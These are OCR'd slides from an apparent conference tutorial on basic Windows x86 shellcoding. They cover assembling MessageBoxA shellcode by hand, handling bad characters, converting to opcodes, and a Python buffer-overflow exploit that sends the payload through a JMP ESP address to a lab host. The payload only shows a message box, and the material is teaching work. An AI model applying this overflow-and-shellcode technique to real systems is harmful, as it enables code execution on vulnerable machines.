
- Takes four parameters
  - Owner, message, title, button type
    - Owner NULL 00000000
    - Button type 00000010
      - “OK” with stop-sign
    - 0x00 bad character

Function calls

- 32-bit pushes arguments to stack
  - Build stack frame (LIFO)
- Note next instruction addr 0040127C
  - Stores return address
  - Pushed last as call made

Address of Message Box

- MessageBoxA in user32.dll
- Find using arwin 0x7E4507EA
- Confirm user32.dll loaded (ALT-E)



BASIC SHELLCODING

Message box

- Takes four parameters
  - Owner, message, title, button type
    - Owner NULL 00000000
    - Button type 00000010
      - “OK” with stop-sign
    - 0x00 bad character

Function calls


- 32-bit pushes arguments to stack
  - Build stack frame (LIFO)
- Note next instruction addr 0040127C
  - Stores return address
  - Pushed last as call made

Address of Message Box

- MessageBoxA in user32.dll
- Find using arwin 0x7E4507EA
- Confirm user32.dll loaded (ALT-E)

Bad characters

- Get NULL by XORing register w/ itself
  - XOR EAX,EAX
- Get 00000010 by pushing 0x10
  - High bits are filled



BUILD SHELLCODE

Pseudo-code

- Build stack frame

```
push null to terminate string
push "W00T" to stack
push "W00T" to stack
save &"W00TW00T" to EAX
set mode for MsgBoxA
set addr of msg to &"W00TW00T"
set addr of title to &W00TW00T"
set  owner of MsgBoxA to NULL
Save &MsgBoxA 0x7e4507ea to register
call MessageBoxA
```

BUILD SHELLCODE

Pseudo-code

- Build stack frame

Convert pseudo-code to assembly

- Only need XOR, PUSH, POP, CALL

push null to terminate string	XOR EAX,EAX; PUSH EAX
push "W00T" to stack	PUSH 0x57303054
push "W00T" to stack	PUSH 0x57303054
save &"W00TW00T" to EAX	PUSH ESP; POP EAX
set mode for MsgBoxA	PUSH 0x10
set addr of msg to &"W00TW00T"	PUSH EAX
set addr of title to &W00TW00T"	PUSH EAX
set owner of MsgBoxA to NULL	XOR EAX,EAX; PUSH EAX
Save &MsgBoxA 0x7e4507ea to register	PUSH 0x7e4507ea; POP EAX
call MessageBoxA	CALL EAX

BUILD SHELLCODE

Pseudo-code


- Build stack frame

Convert pseudo-code to assembly

- Only need XOR, PUSH, POP, CALL

Convert assembly mnemonic to opcode

- Shellnoob by Yanick Fratantonio



BUILD SHELLCODE

Pseudo-code

- Build stack frame


Convert pseudo-code to assembly

- Only need XOR, PUSH, POP, CALL

Convert assembly mnemonic to opcode

- Shellnoob by Yanick Fratantonio
- Use intel to-opcode interactive shell

snoob --intel -i --to-opcode



BUILD SHELLCODE

Pseudo-code

- Build stack frame


Convert pseudo-code to assembly

- Only need XOR, PUSH, POP, CALL

Convert assembly mnemonic to opcode

- Shellnoob by Yanick Fratantonio
- Use intel to-opcode interactive shell
- It kindly reverses bytes in address

snoob --intel -i --to-opcode



BUILD SHELLCODE

Pseudo-code

- Build stack frame

Convert pseudo-code to assembly

- Only need XOR, PUSH, POP, CALL

Convert assembly mnemonic to opcode

- Shellnoob by Yanick Fratantonio
- Final result

push null to terminate string	XOR EAX,EAX; PUSH EAX	\x31\xC0\x50
push "W00T" to stack	PUSH 0x57303054	\x68\x57\x30\x30\x54
push "W00T" to stack	PUSH 0x57303054	\x68\x57\x30\x30\x54
save &"W00TW00T" to EAX	PUSH ESP; POP EAX	\x54\x58
set mode for MsgBoxA	PUSH 0x10	\x6A\x10
set addr of msg to &"W00TW00T"	PUSH EAX	\x50
set addr of title to &W00TW00T"	PUSH EAX	\x50
set owner of MsgBoxA to NULL	XOR EAX,EAX; PUSH EAX	\x31\xC0\x50
Save &MsgBoxA 0x7e4507ea to register	PUSH 0x7e4507ea; POP EAX	\x68\xEA\x07\x45\x7E\x58
call MessageBoxA	CALL EAX	\xFF\xD0

BUILD SHELLCODE

Pseudo-code

- Build stack frame

Convert pseudo-code to assembly

- Only need XOR, PUSH, POP, CALL

Convert assembly mnemonic to opcode

- Shellnoob by Yanick Fratantonio

Update Python code

- Update buffer

msg-box.py

```
#!/usr/bin/python
import socket
import time

host="192.168.35.129"
port=5116

buf = ""
buf += "A"*508
buf += "\x7B\x46\x86\x7C"              # &(JMP ESP) 0x7C86467B
buf +=  "\x31\xC0\x50"                 # zero eax; push null to terminate string
buf +=  "\x68\x57\x30\x30\x54"         # push "W00T" to stack
buf +=  "\x68\x57\x30\x30\x54"         # push "W00T" to stack
buf +=  "\x54\x58"                     # save &"W00TW00T" to EAX
buf +=  "\x6A\x10"                     # set mode for MsgBoxA
buf +=  "\x50"                         # set addr of msg to &"W00TW00T"
buf +=  "\x50"                         # set addr of title to &W00TW00T"
buf +=  "\x31\xC0\x50"                 # set  owner of MsgBoxA to NULL
buf += "\x68\xEA\x07\x45\x7E\x58"      # Set EAX to &MsgBoxA 0x7e4507ea
buf += "\xFF\xD0"                      # call MessageBoxA
```

BUILD SHELLCODE

Pseudo-code

- Build stack frame

Convert pseudo-code to assembly

- Only need XOR, PUSH, POP, CALL

Convert assembly mnemonic to opcode


- Shellnoob by Yanick Fratantonio

Update Python code

- Update buffer

Pop Message Box

- JMP ESP lands on shellcode



Software Engineering Institute
Carnegie Mellon University

InfoSecWorld
Conference & Expo 2018

BUILD SHELLCODE

Pseudo-code

- Build stack frame

Convert pseudo-code to assembly

- Only need XOR, PUSH, POP, CALL

Convert assembly mnemonic to opcode

